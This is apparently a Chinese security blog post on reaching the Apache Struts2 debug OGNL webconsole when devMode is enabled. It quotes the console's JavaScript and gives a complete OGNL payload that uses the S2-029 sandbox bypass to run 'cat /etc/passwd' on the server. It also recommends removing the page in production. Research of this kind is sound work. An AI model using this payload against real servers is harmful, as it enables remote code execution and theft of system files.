背景:

很多好伙伴说这个页面搞不了，自己也没有利用成功过，页面没有激活！

struts2支持的几种调试方式:

xml - Dumps the parameters, context, session, and value stack as an XML document.


console - Shows a popup 'OGNL Console' that allows the user to test OGNL expressions against the value stack. The XML data from the 'xml' mode is inserted at the top of the page.

command - Tests an OGNL expression and returns the string result. Only used by the OGNL console.

browser Shows field values of an object specified in the object parameter (#context by default). When the object parameters is set, the '#' character needs to be escaped to '%23'. Like debug=browser&object=%23parameters

比较关注的是console 这种形式，提供了一个Ognl表达式的shell

Console模式核心代码在Webconsole.js：  
function keyEvent(event, url) {  
  switch (event.keyCode) {  
    case 13:  
      var the\_shell\_command = document.getElementById('wc-command').value;  
      if (the\_shell\_command) {  
        commands\_history[commands\_history.length] = the\_shell\_command;  
        history\_pointer = commands\_history.length;  
        var the\_url = url ? url : window.opener.location.pathname;  
        jQuery.post(the\_url, jQuery("#wc-form").serialize(), function (data) {  
          printResult(data);  
        });  
      }  
      break;  
    case 38: // this is the arrow up  
      if (history\_pointer > 0) {  
        history\_pointer--;  
        document.getElementById('wc-command').value = commands\_history[history\_pointer];  
      }  
      break;  
    case 40: // this is the arrow down  
      if (history\_pointer < commands\_history.length - 1) {  
        history\_pointer++;  
        document.getElementById('wc-command').value = commands\_history[history\_pointer];  
      }  
      break;  
    default:  
      break;  
  }  
}




var the\_url = url ? url : window.opener.location.pathname;

注意这代码the\_url赋值是从父窗体拿到的变量，所以通过浏览器直接访问struts/webconsole.html页面拿不到这个值，浏览器会报异常，所以我们误以为这个页面没有激活！


**正确访问：**



如果目标网站devMode=true，在任意一个action后面加载debug=console就会进入到下面的逻辑, 此时前端可以拿到pathname这个值，所以可以正常交互。

<http://192.168.1.108:8081/example/HelloWorld.action?debug=console>



通过抓包可以看到console的实现也是走的command模式




被Struts2的沙盒拦截  



webconsole执行代码：

利用st2-029漏洞的bypass struts2的安全管理器

#\_memberAccess.allowPrivateAccess=true,#\_memberAccess.allowStaticMethodAccess=true,#\_memberAccess.excludedClasses=#\_memberAccess.acceptProperties,#\_memberAccess.excludedPackageNamePatterns=#\_memberAccess.acceptProperties,#res=@org.apache.struts2.ServletActionContext@getResponse().getWriter(),#a=@java.lang.Runtime@getRuntime(),#s=new java.util.Scanner(#a.exec('cat /etc/passwd').getInputStream()).useDelimiter('\\\\A'),#str=#s.hasNext()?#s.next():'',#res.print(#str),#res.close()



st2.5.5沙盒不能覆盖



设置devMode=false，从新部署项目，这个页面也是可以直接访问的！

结论:

漏洞能否利用取决于devMode是否开启，webconsole.html知识一个html页面而已，生产项目中是还是建议删除。

webconsole调试ognl的好工具。

https://my.oschina.net/u/1188877/blog/196240

http://struts.apache.org/docs/debugginginterceptor.html

<http://issues.appfuse.org/browse/APF-1438>

https://www.iswin.org/2016/03/20/Struts2-S2-029%E6%BC%8F%E6%B4%9E%E5%88%86%E6%9E%90/